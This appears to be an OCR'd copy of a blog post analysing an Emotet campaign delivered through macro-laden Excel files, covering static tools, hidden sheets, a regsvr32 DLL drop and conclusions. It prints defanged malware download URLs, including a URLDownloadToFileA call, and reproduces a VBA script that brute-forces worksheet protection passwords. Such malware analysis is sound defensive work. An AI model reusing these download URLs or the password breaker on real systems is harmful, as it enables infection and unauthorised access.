

Executive Summary:

medium.com/@llandu/emotet-campaign-6f240f7a5ed5

Ilan Duhin February 28, 2023





Ilan Duhin

Feb 26

.

5 min read

Emotet Campaign:

In the last months, there has been an extensive campaign in Europe, especially of malware that calls “Emotet”. The malware arrives as an Excel file and tries to communicate with a number of URLs and in the end, download four DLL files to the machine.

Emotet uses an API call of CreateDirectoryA to create a folder where the files will be saved locally on the computer and from there run through Regsvr32.exe.

Emotet Behavior

> **Static Analysis:**

OLE Tools:

Checking the file structure.
Getting a clue that we have inside the excel
Checking the capabilities of the file by using malwoverview.py and get some clues.
Get inside to the third stream and extract his strings.

Find 4 suspicious URLs.

The file contains macro. In addition, find all cells that contains the whole code.

> **Dynamic Analysis:**

First, we have try to open the excel (part of office 2021) we notice that it opened without

“Enable Content” pop up. after doing little research, the message shows just on 2007–2013 versions of office. After then, Microsoft blocks the option of enabling running macros automatically.

To enable macros we need to change the option like in the picture below:

** in office 2007/2013 it will run by clicking “Enable Content”

Need to save and enter it again to an excel file.

And now…

When we press on the button, four messages pops up.

child processes of Excel.
When clicking on regsvr32.exe you can see those macros using it to execute the malware. It acts like a dropper because it generates a folder to place his DLL there.

when opening Excel and following the static investigation, we see 6 sheets that was hiding from the victim.

Each sheet requires a password.

To extract the password, we use “password breaker for VBA”.

Source: https://www.instructables.com/VBA-Code-To-Unlock-A-Locked-Excel-Sheet/

Sub PasswordBreaker()

‘Breaks worksheet password protection.

Dim i As Integer, j As Integer, k As Integer

```
Dim l As Integer, m As Integer, n As Integer

Dim i1 As Integer, i2 As Integer, i3 As Integer

Dim i4 As Integer, i5 As Integer, i6 As Integer

On Error Resume Next

For i = 65 To 66: For j = 65 To 66: For k = 65 To 66

For l = 65 To 66: For m = 65 To 66: For i1 = 65 To 66

For i2 = 65 To 66: For i3 = 65 To 66: For i4 = 65 To 66

For i5 = 65 To 66: For i6 = 65 To 66: For n = 32 To 126

ActiveSheet.Unprotect Chr(i) & Chr(j) & Chr(k) & _

Chr(l) & Chr(m) & Chr(i1) & Chr(i2) & Chr(i3) & _

Chr(i4) & Chr(i5) & Chr(i6) & Chr(n)

If ActiveSheet.ProtectContents = False Then

MsgBox “One usable password is “ & Chr(i) & Chr(j) & _

Chr(k) & Chr(l) & Chr(m) & Chr(i1) & Chr(i2) & _

Chr(i3) & Chr(i4) & Chr(i5) & Chr(i6) & Chr(n)

Exit Sub

End If

Next: Next: Next: Next: Next: Next

Next: Next: Next: Next: Next: Next

End Sub
```

To insert our VBA code we need to press: ALT+F11, paste it and Run.

paste the password breaker inside every sheet.
Excel shows us automatically the password for the requested sheet.

We can verify it from press right click and see that the sheet is “Protected”.

Sheet 1 data:

Sheet 2 data:

When we reorganize the strings we see four URL's:

- URLDownloadToFileA", "JCCB", 0, "https://audioselec.c[o]m/about/dDw5ggtyMojggTqhc

- https://geringer-muehle.[de]/wp-admin/G/

- http://intolove.co.[uk]/wp-admin/FbGhiWtrEzrQ/

- http://isc.net.[ua]/themes/3rU/

Sheet 3 data:

Sheet 4 data:

Another two URL's that we saw earlier.
Sheet 5 data:

Sheet 6 data:

Contains the directions of how to summarize the strings.

DLL Analysis:

Export function number 18.

After funning the DLL we found a few interesting strings in the memory tab.

In addition, it drops itself upon execution to the next path:

When analyzing the memory string of the DLL in VT we got a description of Emotet.

Conclusions:

· The macros reach out to download & execute the Emotet malware.

· The excel file using macros to reach out to web URLs.

· Via regsvr32.exe Emotet doing his execution.

· Emotet dropper is downloaded to a randomly generated folder under %UserProfile%\Appdata\Local as a dll file.